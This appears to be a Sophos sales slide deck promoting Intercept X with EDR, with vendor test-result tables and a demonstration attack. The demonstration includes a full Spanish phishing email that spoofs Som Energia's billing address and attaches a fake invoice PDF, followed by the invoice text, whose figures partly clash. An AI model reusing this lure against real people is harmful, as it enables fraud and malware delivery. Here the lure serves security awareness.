
Post-Exploitation techniques (cybercriminal inside!)

Bad or inappropriate behavior detection. Not all threats are based in exploits, so we will detect on this different barrier

Sophos #1 for Exploit Prevention



Exploit Protection Test Results



Sophos #1: SE Labs Endpoint Protection Test


#1 for Enterprise

#1 for SMB

EXECUTIVE SUMMARY			
Products tested	Protection Accuracy Rating (%)	Legitimate Accuracy Rating (%)	Total Accuracy Rating (%)
Sophos Intercept X Advanced	99%	100%	100%
Kaspersky Endpoint Security	97%	100%	99%
ESET Endpoint Security	97%	100%	99%
Symantec Endpoint Security Enterprise Edition	95%	100%	98%
Microsoft System Center Endpoint Protection	90%	98%	95%
McAfee EndPoint Security	86%	100%	95%
CrowdStrike Falcon	85%	100%	95%
Trend Micro OfficeScan, Intrusion Defense Firewall	93%	86%	88%
Panda Endpoint Protection	58%	100%	85%
Webroot SecureAnywhere Endpoint Protection	29%	100%	75%
Malwarebytes Endpoint Security	-25%	100%	55%

EXECUTIVE SUMMARY			
Products tested	Protection Accuracy Rating (%)	Legitimate Accuracy Rating (%)	Total Accuracy Rating (%)
Sophos Intercept X Advanced	99%	100%	100%
Symantec Endpoint Protection Cloud	99%	100%	100%
ESET Endpoint Security	97%	100%	99%
Kaspersky Small Office Security	97%	100%	99%
McAfee Small Business Security	87%	100%	95%
Microsoft System Center Endpoint Protection	90%	98%	95%
Trend Micro Worry Free Security Services	90%	98%	95%
Panda Endpoint Protection	58%	100%	85%
Webroot SecureAnywhere Endpoint Protection	29%	100%	75%
Malwarebytes Endpoint Security	-25%	100%	55%

NSSLabs: Los mejores





INTERCEPT

NOW WITH EDR

THE BEST JUST GOT BETTER

How can EDR help you?



VISIBILITY & DETECTION



ANALYSIS & INVESTIGATION



INCIDENT RESPONSE

Challenges with the first EDR solutions



DIFFICULT TO USE

EDR can be complex to operate, rely heavily on expert security analysts



PROVIDE LIMITED VALUE

Lack of proactive protection and automated response leads to overloaded EDR



RESOURCE INTENSIVE

Expensive, time consuming, require dedicated staff

The result is that Customers are Overwhelmed

Am I under attack?

Do we have the skills?

What is this file?


Are we out of compliance?

Has the attack spread?

Does it exist anywhere else?

What should I prioritize?

How should I respond?




Intercept X with EDR: Introducing Intelligent EDR

EDR starts with the Strongest Protection

Add Expertise, not Headcount

Guided Incident Response

Prevention is better than cure, but both are necessary




Sophos EDR in action

ADVERTENCIA

La intención de este programa es advertir de los peligros de la red y dotar de herramientas a los internautas para protegerse.

**SE HAN OMITIDO PASOS DEL PROCESO
PARA EVITAR SU REPRODUCCIÓN**

Esquema



Let's attack!

SOPHOS

Ataque

De factura@somenergia.coop <factura@somenergia.coop> ☆

Asunto **Alerta de facturacion**

A mí ☆

Estimado cliente,

En vista del gran consumo energetico detectado a lo largo del dia de lo que va de mes, **1578,37eur**, le recomendamos que revise su instalacion y proceda a subsanar el posible problema, asi como proveer de fondos suficiente para de este modo tener suficiente credito en su cuenta habitual de cobro para poder realizar el pago sin problemas.

Reciba un cordial saludo.

www.somenergia.coop

> 1 adjunto: factura_004444.pdf 450 KB

Guarda



som energia

Som Energia SCLL
OF-F6601967
Domicilio: CL. Pk. de Peguera, 11 A 2º 17002 - Girona
Mail: info@somenergia.coop

DATOS DE LA FACTURA
IMPORTE DE LA FACTURA 1.578,37€
Nº de factura: FD13573216843
Fecha factura: 05/04/2017
Período facturado: de 03/03/2017 a 29/03/2017
Dirección de suministro: c/Rúe del Percebe 13, 3C (Madrid)

RESUMEN DE LA FACTURA

Por energía utilizada	1.563,31 €
Por potencia contratada	12,95€
Impuesto electricidad	1,85€
Alquiler Contador	0,69€
IVA 21%	331,55 €
TOTAL IMPORTE FACTURA	1910,35

DATOS DEL TITULAR
Nombre del titular del contrato: Robustiano Pérez
NIF/CIF: 1232313213A

DATOS DE PAGO
Nombre persona pagadora: Robustiano Pérez
NIF/CIF: 1232313213A
Entidad Bancaria: F-CORP
Nº cuenta bancaria: ES1385 22113 51351 ****

El importe de esta Factura será cargado a tu cuenta. Su pago queda justificado el correspondiente apunte bancario.


INFORMACION DEL CONSUMO

Nº de Contador	012365498
Lectura anterior (2/3/2017)	11242kWh
Lectura final (29/3/2017)	11432kWh
Total período	188kWh

El gasto medio diario en los últimos 14 meses (434 días) ha sido de 1,126 kWh corresponden a 891 kWh/día
La electricidad utilizada durante el último año: 2.869 kWh

